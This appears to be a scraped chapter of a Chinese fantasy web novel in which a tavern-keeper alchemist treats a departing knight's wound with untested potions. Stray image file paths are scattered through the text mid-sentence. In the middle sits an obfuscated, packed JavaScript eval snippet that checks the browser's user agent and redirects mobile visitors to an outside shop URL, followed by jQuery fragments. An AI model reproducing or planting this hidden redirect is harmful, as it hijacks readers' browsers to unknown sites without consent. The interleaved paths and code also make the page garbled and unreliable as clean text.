文趣网 > 其他小说 > 从零开始的异世界经营 > 18. 第十八章
    塞西尔站在门外,肩上落着一层薄薄的夜露。

    听见墨林那句话,他问:“还没走,就不能来了?”

    “能,只是没想到。”,墨林坐回吧台等他。

    塞西尔跨进门,反手将门合上。

    他没穿骑士制服,深色外套也压得很低调,肩上却多了一只半旧的行囊,坐下时落下的声音有些沉闷。

    酒馆里已经没几桌客人,有人朝这边看了两眼,便继续喝自己的酒。

    墨林开口:“前几天替你送信的那位骑士今天来了,还带了两个人。”

    塞西尔想了一会儿:“哪个?”

    墨林将那人的衣着、样貌说了一遍,塞西尔才想起来:“哦,那天临时找的人,不熟。”

    另外两个,他连印象都没有,只道:“不是我替你招来的客人,你的酒比我的面子好用。”

    “眼光不错。”,墨林替他续了半杯酒。

    塞西尔笑了一声,没有反驳。他把行囊往脚边挪了挪,从里面取出一只小布袋,丢到吧台上。

    袋口没扎紧,两颗果子滚了出来。

    一颗只有指节大小,表皮暗蓝,浅色斑点藏在果皮下;另一颗淡黄,表面有些发干,纹路间结着细碎的糖晶。

    墨林捡起暗蓝的那颗,放到灯下看。

    “蓝的是星砂果,暗处会亮。”,塞西尔端起酒,“黄的是蜜晶果,晒得越干,外面的糖晶越多。”

    墨林拿空碟接住果子,用手掌挡在灯前。吧台这一小块暗下来,果皮下的斑点随即透出极淡的光,像细沙落进夜色,得凑近才看得清。

    若在剧场熄灯后,这点光不惹眼却能让人多看一眼,墨林左右仔细端详,眉心都舒展了。

    【看着就不像能好吃。】01评价。

    墨林将两种果类仔细装好,塞西尔看着他收东西,问:“乔不在?”

    “明天考试,今天还在学院训练。”,墨林说起刚才来店里的几个同学,又提到乔最近总是练得很晚。

    “嗯。”,塞西尔抿了口酒,“那孩子还可以,天赋不差,我见过他练。”

    墨林追问是什么时候,塞西尔说,“以前来店里,后门开着看了几眼,底子还不错。”

    他的袖口随着动作向上缩了一截,露出小臂外侧的一道擦伤。

    伤口不深,边缘却刚裂开不久,布料上还沾着一点暗红。

    墨林的目光停在那里:“手怎么了?”

    “路上擦的。”

    “你们骑士管这种叫擦伤?”,墨林看着那道仍在渗血的伤口。

    塞西尔将袖子放下:“没伤到骨头,都差不多。”墨林直起身,对他招招手:“正好,跟我来。”

    塞西尔看了眼通往后厨的门,没有动:“你什么时候允许客人进后厨了?”

    墨林绕出吧台,亲手拉开门,只回了五个字:“那你来不来。”

    他回头,塞西尔已经跟到门口,朝里打量,却仍停在门槛外。墨林侧身让出位置,他才跨进来。

    门后的空间比从前拥挤了许多,左边仍是灶台,右边新添了一排拇指大小的细口瓶,编号从一排到七,颜色各不相同。

    旁边一只药瓶被红线绕了两圈,单独放在金属托盘里,洗过的白手套搭在托盘边。

    塞西尔没有再往里走,他看过那些药瓶,转头问墨林:“这是厨房?还有,你什么时候开始炼金了?”

    “刚开始,没怎么研究。”

    【没怎么研究?后厨都快成你寝室了。】,01的声音很不满,【我看你都上瘾了。】

    墨林边回‘那得在这里布置张单人床’,边从架上取下白签药瓶,让塞西尔别捂着伤口。

    塞西尔照做,视线仍落在那瓶绕着红线的药上。

    “那瓶改过配方。”,墨林说:“试过药,有用的,手指麻了半个时辰。”

    【何止手麻啊。】某机又开始翻旧账。

    【你后来趴在桌上,怎么叫都没醒,我还以为你被自己的药药晕了。】

    墨林在脑中回它:“连续三晚没睡够,当然是困的。”

    【那也不能证明药没问题,你先说你拿的是哪一瓶。】

    墨林没再和它争,用指节在两只白签瓶上各点了一下,开口道:“这两瓶跟它不一样,事先说明,这两瓶我没试过。”

    塞西尔看了看药瓶,又看向他:“也就是说,我会是第一个?”

    墨林点头:“对。理论上没问题。”

    01特意强调了一遍:【理论上。】

    塞西尔把袖子挽到肘上,朝他伸出手:“拿来。”

    【你真要拿他试?】

    墨林把药递过去,在脑中回道:“骑士耐造。”

    01闻言马上不再反对:【也对,这两个也不是按配方来的,给骑士试总比你自己试好。】

    塞西尔接过药,瓶身被他拿得一斜,里面的黏液却几乎没动。

    过了好一会儿,才有一团贴着瓶壁缓缓坠下来,像条缩在瓶里的鼻涕虫。

    塞西尔皱起眉,把瓶口转向小臂。

    那团药眼看要碰到伤口,墨林托住他的手腕:“这是内服的。”

    塞西尔下意识收回,扫见正往瓶口爬的黏液,他顿了顿才开口:

    “……它看起来比我的伤可怕多了。”

    01立刻附和:【我就说了,正常人怎么看都不会觉得这东西能喝。】

    “这个才外用。”,墨林拿回药瓶,将另一瓶递过去。

    深褐色药液很稀,瓶身稍一倾斜,液面便跟着晃开。

    塞西尔的目光在两只瓶子之间走了一圈:“你是不是做反了?”

    “就是这样的。”,墨林抓过他的手,先替他把伤口洗净。

    凉水冲过裂开的皮肉,血色重新洇出来,塞西尔拿起外用药,在伤处倒了薄薄一层。深褐色很快漫过伤口,气味微冲,碰到裂开的皮肉时带起一阵刺痛。

    等刺痛退下去,塞西尔屈伸手指,又转了转手腕,伤处没有发麻,也没有肿起来,原本缓慢渗出的血倒是渐渐止住了。

    墨林这才拿起那瓶内服药:“来吃点东西。”

    塞西尔谢绝了。

    墨林把药塞在他手边,前堂正有人喊他加一碗热汤,他盛了一碗,端出去,回来时把一碟切开的麦芬放到骑士面前。

    他打开最里侧的柜子,倒出一杯透亮的金黄色酒。

    塞西尔认出那是开业后只尝过一次的“债主酒”,看了片刻,才再次确认:“真的要喝?”

    墨林把药和酒并排放好:“你可是骑士,不要怕。”</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17835663|211407||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    塞西尔缓了缓,认命拔开药瓶塞,将瓶口朝下,那团黏液仍牢牢挂在瓶壁上,他晃了晃,药才慢慢滑向瓶口。他抬眼看向墨林,墨林重复:“内服。”

    塞西尔闭了闭眼,仰头把药吞了下去。

    01急忙道:【他真喝了。看着他,别让他走。】

    墨林本来也没打算放人,他坐回座位,看着塞西尔一口气喝掉半杯酒,又吃完麦芬,才问:“怎么样?”

    “还行。”,塞西尔缓了过来,“有点甜。”

    “我问的是药。”塞西尔转过头看他:“我说的就是药。”,眼神幽幽地看着他,像是在责问他怎么连自己的药都不清楚。

    墨林移开眼,视线落回他的小臂。

    伤口边缘很快收紧,结出一层薄痂,没过多久,薄痂自行脱落,下面露出粉白的新肉。

    01也看见了:【咦,药效居然不错。】

    “幸好是有用了。”,塞西尔也在看伤口,“我还以为你在整我。”

    墨林含糊地回了一句‘怎么会’,又问他有没有发麻、胸闷。

    塞西尔神色郁闷地喝完了酒,回:“没有,都挺好,就是喝下去有点恶心。”

    “不是甜的吗?”

    “对。”,塞西尔盯着空瓶,“甜的鼻涕虫。”

    墨林不做声了,01也不吱声。

    过了一会,他才小声说:“有效就行。”

    塞西尔又屈伸几次手指,转了转手腕,伤处没有再渗血,手臂活动自如。

    墨林收起药瓶,带他回到前堂。

    最后一桌客人正披上外套,墨林收过酒钱,等门铃停下,才从吧台后的酒柜里取出另一瓶酒。这次不是“债主酒”,但酒液橙黄,同样透亮。

    他把酒放到塞西尔面前,顺口问:“最近城里来来去去的人很多。”

    塞西尔说还会更多,墨林的视线掠过他脚边的行囊:“你什么时候走?”

    “天亮前。”,至于去多久,塞西尔没有答案,平静地说,“短时间不会回来。以后还回不回来,也说不准。”

    吧台后的火轻轻响了一声。

    墨林看着他,塞西尔已经重新放下袖口,方才那道擦伤被衣料遮住,像从未有过。

    墨林让他在吧台等着,转身来到炼药台。

    塞西尔在身后提醒军里不缺药,他只应了一声:“我知道。”他在系统里点击制作,炉架下的传导阵亮起一圈,几只药瓶落在桌面上。

    又拿了纱布,将药瓶和纱布装进袋子,带回吧台,放到塞西尔面前:“这批药和不粘布,你也试试。”

    塞西尔垂着眸,没有回话也没有接,只是在品酒,每次只抿一口,喝得很慢。

    墨林也没有催。

    外面的巡逻队又经过一次,靴声从街口靠近,再渐渐远去。

    塞西尔喝完最后一口,终于接过装着药和纱布的袋子,放下钱:“走了。”墨林应了一声。

    门铃轻响,冷气灌进来,塞西尔出门后没有回头,身影转眼便没入街角的暗处。

    墨林站在吧台里,直到脚步声听不见了,伸手取走空杯。

    杯底不会再有纸,塞西尔常坐的位置也空了,只有木凳边缘还留着一点被体温焐过的暖意。